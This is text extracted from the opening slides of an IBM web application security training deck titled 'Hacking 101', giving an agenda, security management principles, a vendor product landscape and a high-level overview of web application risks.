



# Hacking 101:

## Understanding the Top Web Application Vulnerabilities and How to Protect Against the Next Level of Attack


Armando Bioc  
Security Consultant  
IBM

# Agenda

- ▶ Module 1: Security Landscape
- ▶ Module 2:
  - Top Attacks Overview
  - Demo of Manual Techniques
- ▶ Module 3: Workshop Exercises
- ▶ Module 4: Demo of Automated Techniques
- ▶ Module 5: An Enterprise Vision




# Module 1: Security Landscape



# Objective

1. Understand the web application environment
2. Understand and differentiate between network and application level vulnerabilities
3. Understand where the vulnerabilities exist






# Eight Principles of Security Management

1. Compliance Management
2. Risk Management
3. Identity Management
4. Authorization Management
5. Accountability Management
6. Availability Management
7. Configuration Management
8. Incident Management



# High Level Network Architecture





Security

# Security Product Landscape

## Security Management


Configuration Management	Incident Management	Policy & Compliance	Patching & Remediation	Forensics Investigation
Hewlett-Packard CA Cisco Microsoft Sun	ArcSight NetForensics Symantec CA Net Intelligence	NetIQ Symantec CA Hewlett-Packard Altiris	Patchlink Shavlink St. Bernard Microsoft Hewlett-Packard	Guidance Niksun CA SenSage Net Intelligence

## Vulnerability Assessment

Host-Based		Network	Application	
Symantec NetIQ ISS CA Harris STAT	<b><u>Database Only</u></b> AppSec Inc NGS Software	Tenable Nessus ISS Qualys eEye McAfee	<b><u>Black-Box</u></b> IBM HP Cenzic Acunetix	<b><u>White-Box</u></b> Fortify Ounce Labs Secure Soft Klocwork




# Black Box vs. White Box: Where?








# Black Box vs. White Box: What?




# High Level Web Application Architecture Review





Security

# Network Defenses for Web Applications



# Web Applications – Shared Traits

- ▶ Get input from user in different ways
  - Path, Parameters, Cookies, Headers, etc.
- ▶ Use back-end servers
  - DB, LDAP/AD Server, etc.
- ▶ Use session tokens (cookie, parameter, path...)
  - Session tokens may be persistent or not
- ▶ Hold public & private information
  - Sensitive info often past the login page

# Web Application Security: What Can Happen?


- ▶ Sensitive data leakage
  - Customer, partner or company data
- ▶ Identity Theft
  - Hacker impersonating as trusted user
- ▶ Defacement – Content Modification
  - Hurts brand, misleads customers, etc.
- ▶ Application Shutdown (Site Unavailable)
  - Lack of access can cause major loses

# Open Source & Manual Products

